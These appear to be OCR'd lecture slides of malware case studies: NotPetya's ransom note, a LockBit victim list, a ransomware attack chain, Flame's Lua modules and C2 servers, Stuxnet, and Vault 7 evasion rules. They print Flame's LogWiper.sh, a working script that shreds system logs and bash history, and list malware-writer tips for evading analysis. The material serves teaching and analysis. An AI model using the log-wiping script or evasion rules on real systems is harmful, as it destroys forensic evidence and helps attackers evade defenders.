
NotPetya payload

Infects the **master boot record (MBR)** and overwrites the Windows **bootloader**, and triggers a restart.

Upon startup, the payload encrypts the **Master File Table** of the **NTFS** file system, and then displays the ransom message demanding a payment made in Bitcoin.

Meanwhile, NotPetya encrypts the files behind the scenes.

Read more





NotPetya Technical Analysis – A Triple Threat: File Encryption, MFT Encryption, Credential Theft

June 29, 2017 Karan Sood and Shaun Hurley From The Front Lines

```
Ooops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they
have been encrypted.  Perhaps you are busy looking for a way to recover your
files, but don't waste your time.  Nobody can recover your files without our
decryption service.

We guarantee that you can recover all your files safely and easily.  All you
need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send $300 worth of Bitcoin to following address:

   1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX


2. Send your Bitcoin wallet ID and personal installation key to e-mail
   wowsmith123456@posteo.net. Your personal installation key:

   zRNagE-CDBMfc-pD5Ai4-vFd5d2-14mhs5-d7UCzb-RYjq3E-ANg8rK-49XFX2-Ed2R5A

If you already purchased your key, please enter it below.
Key: _
```

Sidebar: Ransomware





Victims - one week of Lockbit

Mitchell Stern Law (mitchellsternlaw[.]com)

Coldwell Banker Hubbell Briarwood (coldwellbanker[.]com)

North Star Equipment Services (northstarak[.]com)

Novotech Technologies (novotech[.]com)

Brazilian Association of Portland Cement (ABCP) (abcp.org[.]br)

National Recreation and Park Association (nrpa[.]org)

China Online Education Group (51talk[.]com)

DRS Doors (drsdoors[.]com)

Western Spirits Beverage Company (westernspirits[.]com)

Noone (noone.com[.]au)

Glenroy, Inc (glenroy[.]com)

Dykman Electrical, Inc (dykman[.]com)

IBES Baugrundinstitut GmbH (ibes-gmbh[.]de)

GRUPOWEC (grupowec[.]com)


John Cockerill India (johncockerillindia[.]com)

Dynamic Supplies Pty Ltd (ds.net[.]au)

Integrated Information Services Pvt. Ltd (iiservz[.]com)

Backup. Backup. Backup.

More on ransomware




Compromises networks
Persists on systems

Develops and maintains tools

Moves laterally in network
Persists on systems
Exfiltrates data
Distributes and runs ransomware payload

More on ransomware



DEV-0206
gains access

DEV-0206
deploys JavaScript implant

DEV-0243
begins hands-on-keyboard actions

DELIVERY

- Poisoned ad or search engine result showing fake software update
- User is tricked into clicking link
- User lands on spoofed website peddling the software

EXECUTION

- User clicks link in spoofed site, downloading and running setup file

INITIAL RECON, PERSISTENCE

- System discovery and credential access
- Installation of secondary RAT payload
- Installation of legitimate app
- Installation of third-stage implant
- Implant is used to deliver Cobalt Strike on behalf of DEV-0243

CREDENTIAL ACCESS, LATERAL MOVEMENT

- Progressive privilege escalation through credential access
- Lateral movement using Cobalt Strike, other tools, and stolen credentials

IMPACT

- Staging and deployment of ransomware


Malware case studies

Flame


Flame

Flame, also known as Flamer, sKyWIper, and Skywiper, is modular computer malware discovered in 2012 that attacks computers running the Microsoft Windows operating system.


The program is used for targeted cyber espionage in Middle Eastern countries.




Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



Flame modules



```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
        LIB FLAME PROPS_LOADED__ = true
      flame_props = {}
      flame_props FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props BPS_KEY = "BPS"
      flame_props PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
         end
```



List of code names for various families of modules in Flame's source code and their *possible* purpose[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x


Programming languages: PHP, Python, bash


Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login and control panel





Control Panel

ID	Backup Time	
1	2012-05-23 01:53:54	Download
2	2012-05-23 20:52:20	Download
3	2012-05-24 18:56:06	Download
4	2012-05-30 20:45:24	Download

Current online status: Online [Change]

Version: 1.4.1

Free disk space: 14578948

Clients and sign up

Clients sends HTTP request with

```
"uid=number&action=number"
```

C2 looks for specific combination

```
if (preg_match(‘/^uid=d+&action=d+/’, $data) === 1) {
return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define(‘CLIENT_TYPE_SP’, 1); define(‘CLIENT_TYPE_SPE’, 2);
define(‘CLIENT_TYPE_FL‘, 3); define(‘CLIENT_TYPE_IP’, 6);
```

Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/…/pycleaner/Eraser.py
```


At midnight

```
php /home/…/delete.php
```

LogWiper.sh

```
#!/bin/bash
#stop history
echo “unset HISTFILE” >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[…]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[…]
#self delete
find ./ -type f | grep logging.sh | xargs -I {} shred -fvzu -n 3 {} \;
```

Read more



Full Analysis of Flame's Command & Control servers

By GReAT on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the Stuxnet operation, was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.


The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical analysis of this sophisticated attack. This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.

Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development team, which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available information. That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

Stuxnet, Flame, Duqu



W32.Flamer vs W32.Stuxnet and W32.Duqu

A quick comparison of the three threats.

All three threats appear to be developed by teams of attackers, rather than a lone individual.

The code base behind Stuxnet and Duqu are similar.


The code base from Flamer is different from the other two.

All three threats were advanced persistent threats that targeted industrial or government systems.

The file size of Flamer is significantly larger than either Stuxnet or Duqu.

All three threats were discovered within the Middle East

The purpose of both Flamer and Duqu appear to be to gather information from the compromised computer. In contrast, Stuxnet targets industrial control systems.



Software Sabotage

How Stuxnet disrupted Iran's uranium enrichment program

1 The malicious computer worm probably entered the computer system – which is normally cut off from the outside world – at the uranium enrichment facility in Natanz via a removable USB memory stick.

2 The virus is controlled from servers in Denmark and Malaysia with the help of two Internet addresses, both registered to false names. The virus infects some 100,000 computers around the world.

3 Stuxnet spreads through the system until it finds computers running the Siemens control software Step 7, which is responsible for regulating the rotational speed of the centrifuges.

4 The computer worm varies the rotational speed of the centrifuges. This can destroy the centrifuges and impair uranium enrichment.

5 The Stuxnet attacks start in June 2009. From this point on, the number of inoperative centrifuges increases sharply.

Source: IAEA, ISIS, FAS, World Nuclear Association, FT research

Malware Defenses

Vault 7: CIA Hacking Tools Revealed

Malware writers DOs and DONTs

DO obfuscate or encrypt all strings

DO NOT decrypt or de-obfuscate all string data immediately upon execution

DO explicitly remove sensitive data, such as encryptoin keys, from memory asap

DO strip all build paths, developer usernames from the final build

DO NOT export sensitive function names; if having exports are required for the binary, utilize an ordinal or a benign function name


DO NOT leave dates/times such as compile timestamps

Malware vs firewall

Firewall vs bind vs reverse_tcp

```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

